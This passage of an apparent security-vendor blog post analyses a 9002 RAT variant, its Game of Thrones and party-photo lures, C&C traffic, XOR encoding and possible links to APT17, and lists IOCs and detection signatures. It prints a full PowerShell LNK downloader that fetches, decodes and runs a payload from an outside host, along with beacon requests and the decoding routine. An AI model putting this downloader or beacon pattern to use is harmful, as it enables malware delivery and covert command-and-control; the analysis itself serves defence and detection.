
Figure 7: Client_Hello hardcoded Session ID appearing in network traffic



```
▼ Extension: server_name
    Type: server_name (0x0000)
    Length: 19
  ▼ Server Name Indication extension
      Server Name list length: 17
      Server Name Type: host_name (0)
      Server Name length: 14
      Server Name: login.live.com
```

Figure 8: Legitimate login.live[.]com domain in SNI field sent to the C&C

The HTTP traffic and encoding that is utilized in this variant of 9002 has several distinguishing characteristics. Data sent to the command and control (C&C) in the HTTP POST's client body is transmitted in an encoded state using a custom algorithm followed by base64-encoding (Fig. 9).



```
POST /config/signin HTTP/1.1
Content-Length: 48
Accept: text/html,application/xhtml+xml,application/xml,*/*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: 27.255.83.3
Cache-Control: no-cache

kEXF[redacted]
```

Figure 9: HTTP POST request sent to 9002 C&C

Several of the headers are hardcoded including the *Accept* and *User-Agent* headers:

- *Accept: text/html,application/xhtml+xml,application/xml,*/**
- *User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)*

In addition, there are two different hardcoded URIs (Fig. 10):


- */?FORM=Desktop&setmkt=en-us&setlang=en-us*
- */config/signin*

A dynamically generated URI could also be used in the following format: *"/%x.htm?"*.

```
POST /?FORM=Desktop&setmkt=en-us&setlang=en-us HTTP/1.1
Content-Length: 48
Accept: text/html,application/xhtml+xml,application/xml,*/*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: 27.255.83.3:443
Cache-Control: no-cache
```

Figure 10: HTTP Post request sent to 9002 showing another hardcoded URI


The encoding algorithm used in this version is an iteration of the "4-byte XOR version of 9002" analyzed by FireEye [3]. Instead of the standard dynamic 4-byte XOR operation that is used in the older variant, a dynamic 4-byte XOR key is used along with a static 38-byte seed of "*\x3A\x42\x46\x41\x53\x41\x39\x41\x46\x2D\x44\x38\x37\x32\x6D\xF1\x51\x4A\xC0\x2D\x3A\x43\x31\x30\x2D\x30\x30\x43\x30\x35\x4A\x4D\x39\*
to generate a final 256-byte XOR key. To generate the final key, first the 38-byte seed is used with an iterative addition to generate a 256-byte value (Fig. 11).



```
seed_len = v1;
i = 0;
do
{                                          // add counter to seed bytes, looping 256 times to gen 256-byte seed value
  result = i / 256;
  LOBYTE(result) = i % 256 + seed[i % seed_len];
  *(seed_256 + i++) = result;
}
while ( i < 256 );
return result;
}
```


Figure 11: 256-byte seed initialization using iterative addition and static 38-byte seed value

Next, the first 4-bytes of the encoded data are XOR'ed with the 256-byte value to generate the final 256-byte XOR key (Fig. 12). This key is then XOR'ed with the rest of the encoded data. (Fig. 13)



```
i = 0;
do
{
  key_1 = *(&dynamic_4byte_key + i % 4);
  key[i] ^= key_1;                         // XOR dynamic 4-byte key with 256-byte seed
  ++i;
}
while ( i < 256 );
```


Figure 12: Generation of final 256-byte XOR key



```
if ( enc_size > 0 )
{
  do
  {
    key_1 = key[counter % 256];
    *(counter++ + enc) ^= key_1;           // XOR 256-byte key with data to be decoded/encoded
  }
  while ( counter < enc_size );
}
```

Figure 13: XOR'ing data with final 256-byte XOR key

Similar to previous versions of 9002, a value resembling a date ("*\x17\x05\x15\x20*") is hardcoded in the malware and can be found at offset 0x1C in beacons sent to its C&C (Fig. 14).



```
[+] Decoding the following string: DD4i/DZ9arhbeB20Qghsv08BWfxtZfC8QmZlu0l3aKJXaV+w


00000000: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 17 05 15 20  ................
```

Figure 14: Decoded 9002 traffic sent to its C&C showing the hardcoded value

The value likely represents the date May 17, 2015, but we are not aware if this date has any significance. An additional value, *201707*, is hardcoded in this variant which likely refers to July 2017 (Fig. 15).




```
seg000:002B35C8                          a201707:                               ; DATA XREF: sub_2B9411+8E↓o
seg000:002B35C8 32 00 30 00 31 00 37 00+                 unicode 0, <201707>,0
seg000:002B35D6 00 00                                    align 4
```

Figure 15: Hardcoded 201707 in 9002 variant

This is the most likely explanation, given that the earliest use of the malicious LNK PowerShell downloader (sha256: 9e49d214e2325597b6d648780cf8980f4cc16811b21f586308e3e9866f40d1cd) we have identified is a compressed file (sha256: bdd695363117ba9fb23a7cbcd484d79e7a469c11ab9a6e2ad9a50c678097f100) uploaded to a malicious file scanning service on July 6, 2017. The modified timestamp for the files contained in the ZIP file is July 1, 2017. The ZIP package contains four copies of the same LNK that was used in the Game of Thrones attack as well as a legitimate JPG of what appears to be a stock picture of a "party." We have also identified a third possible campaign utilizing the same LNK in a DOCX document attachment named "*need help.docx*" (Fig. 16). In this instance, the lure is to double-click on a LNK masquerading as a video.



Hi, this is what we recorded, double click on the video icon to view it. The video is about 15 minutes. It won't keep you long.
Thanks again for your time and generous help.

Figure 16: Malicious document utilizing same LNK as ZIP and Game of Thrones document

Similar 2014 Campaigns

While searching for other potentially related campaigns we discovered a nexus of activity occurring at least as far back as April 2014. Several ZIP compressed files containing a similar LNK downloader (Fig. 17) were uploaded to a malicious file scanning service.



```
$z="""$env:APPDATA\y.exe""";
$p="""$env:APPDATA\x.exe""";
(n System.Net.WebClient).DownloadString('http://mn1.org/x/') | Set-Content $x;
$y = Get-Content -Force -Path $x;
$y1 = [System.COnvert]::FromBase64String($y);
$e1 = [System.COnvert]::FromBase64String($e);
[System.IO.File]::WriteAllBytes($z, $y1);[System.IO.File]::WriteAllBytes($p, $e1);
Start-Sleep -Seconds 3;
Start-Process -FilePath $p -WorkingDirectory $env:APPDATA -NoNewWindow;
Start-Sleep -Seconds 30;
del -Force $x,$z,$p
```

Figure 17: Malicious LNK PowerShell downloader observed in archives from 2014

All five of the archives contained a similar stock picture of a party as well as multiple copies of the malicious LNK with party picture-themed names. The LNK PowerShell downloader uses similar paths to the recent attacks as well as the same "/x/" URI. Instead of using code injection however, a packed executable (PE) is embedded in the PowerShell script, saved as *x.exe*, and is used to execute the downloaded payload that is saved as *y.exe*. An additional similarity is that the LNKs from the 2014 archives share the same Volume Serial Number as the LNK from the recent attacks (0xCC9CE694). The volume serial number is metadata found in the LNK file; since they match, we know it is more likely that they were created on the device or using the same builder. It is possible to fake these values however we do not believe that likely in this case.

Unfortunately we do not know what payload was hosted at *mn1[.]org*. However, two of the ZIP archives contained a Java payload named *PhotoShow.jar* that ultimately executes a diskless 9002 variant with a C&C of *mx[.]ji26[.]org*. This variant has a hardcoded identifier of "*\x28\x02\x13\x20*" (Fig. 18).



```
seg000:00004D99 81 7D F0 28 02 13 20                     cmp     [ebp+var_10], 20130228h
```

Figure 18: 9002 hardcoded identifier

Attribution

Based on several shared identifiers, it is possible that the recent campaigns were conducted by the same actor that conducted the campaigns in early- to mid-2014. The malicious LNK files in both campaigns (2014 vs. 2017) have the same Volume Serial Number of 0xCC9CE694. Furthermore, the LNK filename used in one of the campaigns this year is almost identical to the campaigns in 2014: Party00[1-35].jpg.lnk (2017) vs. Party-00[1-5].jpg.lnk (2014). Finally, the theme of party pictures and stock-JPGs used in both the 2017 and 2014 campaigns are extremely similar.

The 2014 campaign resembles activity previously attributed to the Deputy Dog (aka APT17) actor. Additionally, the Deputy Dog actor has been observed utilizing a similar 9002 RAT with an earlier iteration of the 4-byte XOR encoding algorithm in diskless mode [3]. Another possible similarity is the use of some of the code from the Java Reverse Metasploit-Stager [6] in the exploits previously analyzed by FireEye [7] as well as the *PhotoShow.jar* payload. Although we do not possess any definitive evidence linking this activity to Deputy Dog, there are enough similarities to support a possible connection.

Conclusion

Based on similarities in code, payload, file names, images, and themes, it is possible that this attack was carried out by a Chinese state-sponsored actor known as Deputy Dog. The use of a *Game of Thrones* lure during the penultimate season of the series follows a common threat actor technique of developing lures that are timely and relevant, and play on the human factor - the natural curiosity and desire to click that leads to so many malware infections. While Proofpoint systems blocked this attack, the use of such lures, combined with sophisticated delivery mechanisms and powerful tools like the latest version of the 9002 RAT can open wide doors into corporate data and systems for the actors behind these attacks.

References

[1] https://community.saas.hpe.com/t5/Security-Research/9002-RAT-a-second-building-on-the-left/ba-p/228686#.WaBdzB9ifW8

[2] http://www.washingtontimes.com/news/2010/mar/24/cyber-attack-on-us-firms-google-traced-to-chinese/

[3] https://www.fireeye.com/blog/threat-research/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html

[4] https://researchcenter.paloaltonetworks.com/2016/07/unit-42-attack-delivers-9002-trojan-through-google-drive/

[5] https://github.com/EmpireProject/Empire/blob/master/data/module_source/code_execution/Invoke-Shellcode.ps1

[6] http://security-is-just-an-illusion.blogspot.nl/2013/02/45-x-antivirus-software-fail-again-java.html

[7] https://www.fireeye.com/blog/threat-research/2013/05/ready-for-summer-the-sunshop-campaign.html

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
http://27.255.83[.]3/x/	URL	9002 Shellcode
http://27.255.83[.]3/y/	URL	Persistence LNK
27.255.83[.]3	IP	9002 C2
9e49d214e2325597b6d648780cf8980f4cc16811b21f586308e3e9866f40d1cd	SHA256	LNK Object
5a678529aea9195b787be8c788ef4bb03e38e425ad6d0c9fafd44ed03aa46b65	SHA256	%APPDATA%\y.jpg encoded 9002 shellcode
efdb6351ac3902b18535fcd30432e98ffa2d8bc4224bdb3aba7f8ca0f44cec79	SHA256	game of thrones preview.docx
bdd695363117ba9fb23a7cbcd484d79e7a469c11ab9a6e2ad9a50c678097f100	SHA256	Party_photos_201612.zip
192e8925589fa9a7f64cba04817c180e6f26ad080bf0f966a63a3280766b066a	SHA256	need help.docx
2014 IOCs		

774acdc37157e7560eca4a167558780e1cc2f5dfd203cbcb795ec05373d46fe0	SHA256	Party-001.jpg.lnk
56dda2ed3cd67cadc53f4b9e493c4601e45c5112772ade5b0c36b61858ab7852	SHA256	Photos20140214.zip
83151fe6980a39eeda961c6a8f0baba13b6da853661ccbf5c7d9a97ec73d1b70	SHA256	Party-pics-201304.zip
b54d547e33b0ea6ba161ac4ce06a50076f1e55a3bc592a0fb56bbc34dc96fd43	SHA256	Party_Photos_Packed.zip
db6b67704b77d271e40e0259a68ce2224504081545619d33b4909e6e6a385ec6	SHA256	Photos20140215.zip
fb8eff8dcf41a4cfd0b5775327a607b76269b725f1b46dc5dd04b1f5e2433ee7	SHA256	PartyPics.7z
559c0f2948d1d3179420eecd78b1e7c36c4960ec5d110c63bf6c853d30f1b308	SHA256	PhotoShow.jar
0b7613e0f739eb63fd5ed9e99934d54a38e56c558ab8d1a4f586a7c88d37a428	SHA256	Upins_tmp.exe (dropped by PhotoShow.jar)
mn1[.]org	Domain	Party-001.jpg.lnk C&C
mx.i26[.]org	Domain	PhotoShow.jar C&C

ET and ETPRO Suricata/Snort Signatures

2827624 ETPRO TROJAN Possible APT.9002 Fileless Variant CnC Beacon 1

2827625 ETPRO TROJAN Possible APT.9002 Fileless Variant CnC Beacon 2

2827661 ETPRO TROJAN Possible APT.9002 Fake SSL CnC Beacon

Subscribe to the Proofpoint Blog